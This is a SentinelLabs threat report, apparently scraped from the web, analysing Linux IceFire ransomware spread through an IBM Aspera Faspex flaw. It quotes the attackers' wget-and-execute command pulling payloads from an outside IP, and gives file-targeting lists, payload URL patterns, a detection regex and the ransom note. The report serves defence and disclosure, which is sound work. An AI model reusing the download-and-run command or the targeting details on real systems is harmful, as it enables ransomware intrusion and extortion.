

# IceFire Ransomware Returns | Now Targeting Linux Enterprise Networks

---

 [sentinelone.com/labs/icefire-ransomware-returns-now-targeting-linux-enterprise-networks/](https://sentinelone.com/labs/icefire-ransomware-returns-now-targeting-linux-enterprise-networks/)

Alex Delamotte

## Executive Summary

---

- In recent weeks SentinelLabs observed novel Linux versions of IceFire ransomware being deployed within the enterprise network intrusions of several media and entertainment sector organizations worldwide.
- Currently observations indicate the attackers deployed the ransomware by exploiting CVE-2022-47986, a deserialization vulnerability in IBM Aspera Faspex file sharing software.
- The operators of the IceFire malware, who previously focused only on targeting Windows, have now expanded their focus to include Linux. This strategic shift is a significant move that aligns them with other ransomware groups who also target Linux systems.

## Background

---

SentinelLabs recently observed a novel Linux version of the IceFire ransomware being deployed in mid February against enterprise networks. The *iFire* file extension is associated with known reports of IceFire, a ransomware family noted by MalwareHunterTeam in March 2022.

Another new ransomware just appeared: IceFire.

Note: iFire-readme.txt

Extension: .iFire

Already seen victim companies from multiple countries, including multiple victims from 1-1 countries in the past < 40 hours, so they started “hard” it seems...[@demonslay335](https://twitter.com/demonslay335)  
[pic.twitter.com/QfguAicNYO](https://pic.twitter.com/QfguAicNYO)

— MalwareHunterTeam (@malwrhunterteam) March 14, 2022

Prior to this report, IceFire had only shown a Windows-centric focus. The attackers tactics are consistent with those of the ‘big-game hunting’ (BGH) ransomware families, which involve double extortion, targeting large enterprises, using numerous persistence mechanisms, and evading analysis by deleting log files. Previous reports indicate that IceFire targeted technology companies; SentinelLabs observed these recent attacks against

organizations in the media and entertainment sector. IceFire has impacted victims in Turkey, Iran, Pakistan, and the United Arab Emirates, which are typically not a focus for organized ransomware actors.

## Technical Analysis

---

The IceFire Linux version (SHA-1: b676c38d5c309b64ab98c2cd82044891134a9973) is a 2.18 MB, 64-bit ELF binary compiled with gcc for AMD64 architecture. We tested the sample on Intel-based distributions of Ubuntu and Debian; IceFire ran successfully on both test systems.

In observed intrusions, the Linux version was deployed against CentOS hosts running a vulnerable version of IBM Aspera Faspex file server software. The system downloaded two payloads using wget and saves them to `/opt/aspera/faspex`:

```
sh -c rm -f demo iFire && wget hxxp[://]159.65.217.216:8080/demo && wget  
hxxp[://]159.65.217.216:8080/{redacted_victim_server}/iFire && chmod +x demo  
&& ./demo
```

On execution, files are encrypted and renamed with the “.ifire” extension appended to the file name. IceFire then deletes itself by removing the binary, which is evident in the picture below.

```
parrot@parrot-vmware:~/Desktop$ ls -l
total 2256
-rwxr-xr-x 1 parrot parrot 2285168 Mar  3 12:09 iFire
-rw-r--r-- 1 parrot parrot    39 Mar  6 13:48 mycode.cpp
-rw-r--r-- 1 parrot parrot   30 Mar  6 13:45 mydoc.doc
-rw-r--r-- 1 parrot parrot   25 Mar  6 13:45 notarealscript.sh
-rwxr-xr-x 1 parrot parrot 2068 May  2 2022 README.license
-rw-r--r-- 1 parrot parrot   26 Mar  6 13:45 test_conf.cfg
-rw-r--r-- 1 parrot parrot   22 Mar  6 13:46 test_image.png
parrot@parrot-vmware:~/Desktop$ ./iFire
parrot@parrot-vmware:~/Desktop$ ls -l
total 28
-rw-r--r-- 1 parrot parrot 1323 Mar  6 13:55 iFire-readme.txt
-rw-r--r-- 1 parrot parrot  559 Mar  6 13:55 mycode.cpp.iFire
-rw-r--r-- 1 parrot parrot  550 Mar  6 13:55 mydoc.doc.iFire
-rw-r--r-- 1 parrot parrot   25 Mar  6 13:45 notarealscript.sh
-rwxr-xr-x 1 parrot parrot 2588 Mar  6 13:55 README.license.iFire
-rw-r--r-- 1 parrot parrot   26 Mar  6 13:45 test_conf.cfg
-rw-r--r-- 1 parrot parrot  542 Mar  6 13:55 test_image.png.iFire
```

Files on the user desktop of a Debian system before and after running IceFire

The “.iFire” extension is appended to the file name. IceFire skipped the files with “.sh” and “.cfg” extensions.

```

[x]-[parrot@parrot-vmware]-[~/Desktop]
└─$xxd mycode.cpp.iFire
00000000: 9868 3eb3 ddd8 7e29 f911 8d1c 1de3 10c3  .h>...~).....
00000010: 67ef 8be1 17df d1ff 1762 57e6 fce0 03d5  g.....bW.....
00000020: b727 e54e 1f32 c6c4 c382 c9e1 348c 8c15  .' .N.2.....4...
00000030: d226 d717 6bda d6e2 ce20 d335 5107 5bb9  .&..k.... .5Q.[.
00000040: 4e56 96d1 55ad fc47 9904 1502 1e76 7ac2  NV..U..G....vz.
00000050: 8034 948a f613 807c 4763 bacb c763 3ede  .4.....|Gc...c>.
00000060: 606f ab38 fda5 3182 1608 cf62 719f 5398  `o.8..1....bq.S.
00000070: 0d88 7068 025b c2d5 eb3c 9a35 1c47 cbf3  ..ph.[...<.5.G..
00000080: deed e68e 824b bba0 dda7 b011 216b 633e  ....K.....!kc>
00000090: 8658 2614 2a6a 801c 1c43 d39f db21 de7b  .X&.*j...C...!.{
000000a0: 4a62 66bb 799d eae8 fae6 fe1d a613 584f  Jbf.y.....X0
000000b0: c943 1015 e8e1 f2cf 1070 d884 fb32 0fab  .C.....p...2..
000000c0: 5c49 a972 6593 8cbb 7467 29ec 4783 36d6  \I.re...tg).G.6.
000000d0: 8cb6 383c 4966 7078 fdf2 188d 68d9 7d75  ..8<Ifpx....h.}u
000000e0: fcd6 ac0d 30c2 f900 580f 14b2 9d30 08f9  ....0...X....0..
000000f0: 0cb5 d3f4 4644 6dff 3cd9 b836 5f31 e9c1  ....FDm.<..6_1..
00000100: dabb 7fe9 7b44 ad8e 5966 cd83 6e73 5a46  ....{D..Yf...nsZF
00000110: ee5e 4721 10f3 5061 26b9 e93f 38d4 7615  .^G!..Pa&..?8.v.
00000120: 1a8e d002 66d8 ae35 bafe c1da 09d1 f925  ....f..5.....%
00000130: deeb ef1c 94b2 0f91 8833 76fd fc6e 4ccf  ....3v..nL.

```

A file with the CPP extension that was encrypted by IceFire

## Excluded Files & Folders

The sample contains data segment references to a list of file extensions. These extensions are excluded from encryption, as they pertain to executables, application or system functionality. In the case of .txt and .pid, encrypting these files potentially impedes the ransomware functionality.

.cfg.o.sh.img.txt.xml.jar.pid.ini.pyc.a.so.run.env.cache.xmlb

The following file extensions are targeted for encryption:

.sample .pack .idx .bitmap .gzip .bundle .rev .war .7z .3ds .acddb .avhd .back .cer .ctl .cxx .dib .disk .dwg .fdb .jfif .jpe .kdbx .nrg .odc .odf .odg .odi .odm .odp .ora .ost .ova .ovf .p7b .p7c .pfx .pmf .ppt .qcow .rar .tar .tib .tiff .vbox .vcb .vdi .vfd .vhd .vhdx .vmc .vmdk .vmsd .vmtm .vsdx .vsv .work .xvd .vswp .nvram .vmxf .vmem .vmsn .vmss .wps .cad .mp4 .wmv .rm .aif .pdf .doc .docx .eml .msg .mail .rtf .vbs .c .cpp .cs .pptx .xls .xlsx

IceFire ransomware doesn't encrypt all files on Linux: it avoids encrypting certain paths, so that critical parts of the system are not encrypted and remain operational. In one observed infection, the /srv directory was encrypted, so these exclusions can be selectively overridden.

Folder	Description
/boot	Data used at startup
/dev	Device files, drivers
/etc	System configuration files
/lib	Shared libraries used by applications or system for dynamically-linked functionality
/proc	Virtual filesystem used by Linux to store runtime system information like PIDs, mounted drives, system configuration, etc.
/srv	Web server directories
/sys	Interface to the kernel; similar to /proc
/usr	User-level binaries and static data
/var	Dynamic data, e.g. caches, databases
/run	System information, including PID files; cleared on each reboot

During our analysis, the user profile directory at `/home/[user_name]/` saw the most encryption activity. IceFire targets user and shared directories (e.g., `/mnt`, `/media`, `/share`) for encryption; these are unprotected parts of the file system that do not require elevated privileges to write or modify.

Interestingly, several file sharing clients downloaded benign encrypted files after IceFire had encrypted the file server's shared folders. Despite the attack on the server, clients were still able to download files from the encrypted server. This implies the IceFire developer made thoughtful choices in the excluded paths and file extensions.

## IceFire Linux Payload Delivery & Infrastructure

IceFire for Windows is delivered through [phishing messages and pivoting using post-exploitation frameworks](#). The Linux variant is in its infancy, though our observations indicate it was deployed using an exploit for [CVE-2022-47986](#), a recently patched vulnerability in IBM's Aspera Faspex file sharing software.

IceFire payloads are hosted on a DigitalOcean droplet at 159.65.217.216 with the following URL format:

```
hxxp[ :// ]159.65.217.216:8080/(subdomain.domain.TLD|IP_Address)/iFire
```

The following regular expression can be used to detect IceFire payload URLs. Consider wildcarding the Digital Ocean IP address in case the actors pivot to a new delivery IP or domain.

```
http://159\.\.65\.\.217\.\.216:8080/((([a-z]+\.)?([a-z]+)|^((25[0-5]|(2[0-4]|1\d|[1-9])\d)\.?.?b){4})\./iFire
```

Open-source intelligence platforms revealed a history of Aspera Faspex activity on IP address 159.65.217.216, including:

- Other payload URLs with “aspera” in the secondary hostname section of the URI
- Session cookie name: `_aspera_faspex_session`
- Service fingerprinting indexed a vulnerable version of Aspera Faspex software

## Notable Findings

As of this writing, the IceFire binary was detected by 0/61 VirusTotal engines. Notably, this sample contains many statically linked functions from the legitimate OpenSSL library, contributing to the relatively large file size.

The binary contains the following hardcoded RSA public key:

```
-----BEGIN RSA PUBLIC KEY-----
```

```
MIIBCAQEA0lImq1tu0GPOv0cj78WMTeI+l9Coo0U5VtXj1/13Hds3HVXL5K3+\nZYn/ygsTmRBY  
TU/ZvwWPqozH4N+RTj0W3MG6KSeW1n2duKIkbIexMDN+Ip/qP2w\nFadqimzD/OuBhTwh6LrhX6YV  
tu9rrpCbhmcsobUurChq10+E0ItH/NRL1PpbkDPP\nnc0pdChRcv90Q0Hbz9xsFYnfchqLswzyq2Cnu  
Uu+ihjLcIwNd4FsYS+Zw90CH0gnE\nnj6AQgWr0y831JkHRFSEq24DXIXyZD2JZ1Rnts3i/zLSgalop  
47QeV9DIX0gBGxxK\ndv06XAEBWx9cYMEk2oTvk50y8/U41+5GFQIDAQAB
```

```
-----END RSA PUBLIC KEY-----
```


In a cryptographic logging function, the binary contains an embedded path referencing the Desktop for a user named “Jhone.” The .cnf extension potentially refers to a configuration file. The relic was near the end of the OpenSSL functionality; it is possible that the OpenSSL package contained this artifact and is not necessarily the ransomware developer.

```
*****  
*                               FUNCTION                               *  
*****  
undefined FUN_00587690 ()  
undefined AL:1 <RETURN>  
FUN_00587690 XREF[2]: 005cfc60, 006015c8(*)  
00587690 PUSH RBX  
00587691 MOV RBX, RDI  
00587694 LEA RDI, [s_CTLOG_FILE_005c4c20] ; = "CTLOG_FILE"  
0058769b CALL FUN_004cad40 ; undefined FUN_004cad40()  
005876a0 LEA RDX, [s_/home/Jhone/Desktop/result/mopen_005c4... ; =  
; "/home/Jhone/Desktop/result/mopenssldir//ct_log_lis  
; t.cnf"
```

Function for writing a log file to user Jhone’s Desktop

## Ransom Notes


IceFire drops the ransom note from an embedded resource in the binary and writes it to each directory targeted for file encryption. The ransom note contains a hardcoded username and password that are required to log into the ransom payment portal hosted on a Tor hidden service at [7kstc545azxeahkduxmefgwqkrrhq3mzohkzqrvv7aekob7z3iwkqvyd\[.\]onion](http://7kstc545azxeahkduxmefgwqkrrhq3mzohkzqrvv7aekob7z3iwkqvyd[.]onion).




```
1 *****Your network has been infected!!*****
2
3 IMPORTANT : DO NOT DELETE THIS FILE UNTIL ALL YOUR DATA HAVE BEEN RECOVERED!!!
4
5 All your important files have been encrypted. Any attempts to restore your files with thrid-
  party software will be fatal for your files! Restore your data posible only buying private key
  from us. We have also downloaded a lot of private data from your network. If you do not contact
  us in a 5 days, we will post information about your breach on our public news webs.
6
7 You should get more information on our page, which is located in a Tor hidden network.
8 1.Download Tor browser - https://www.torproject.org/
9 2.Install Tor browser
10 3.Open link in Tor browser : 7kstc545azxeahkduxmefgwqkrrhq3mzohkzqrvv7aekob7z3iwkqvyd.onion
11 4.Follow the instructions on this page
12
13 Your account on our website
14 *****
15 username:
16 password:
17
18 ATTENTION:
19 1.Do not try to recover files yourself, this process can damage your data and recovery will
  become impossible.
20 2.Do not waste time trying to find the solution on the internet. The longer you wait, the
  higher will become the decryption key price.
21 3.Tor Browser may be blocked in your country or corporate network. Use Tor Browser over VPN.
```

Linux version of IceFire ransom note

The Linux version's Onion hostname matches the hostname that ransomware trackers tie to [IceFire](http://IceFire), including attacks targeting Windows.



IceFire ransom login page



IceFire victim leaks page

## Conclusion

This evolution for IceFire fortifies that ransomware targeting Linux continues to grow in popularity through 2023. While the groundwork was laid in 2021, the Linux ransomware trend accelerated in 2022 when illustrious groups added Linux encryptors to their arsenal, including the likes of BlackBasta, Hive, Qilin, Vice Society aka HelloKitty, and others.

In comparison to Windows, Linux is more difficult to deploy ransomware against—particularly at scale. Many Linux systems are servers: typical infection vectors like phishing or drive-by download are less effective. To overcome this, actors turn to exploiting application vulnerabilities, as the IceFire operator demonstrated by deploying payloads through an IBM Aspera vulnerability.



## Indicators of Compromise

---

SHA-1: b676c38d5c309b64ab98c2cd82044891134a9973

---

Payload URLs: hxxp[://]159.65.217.216:8080/demo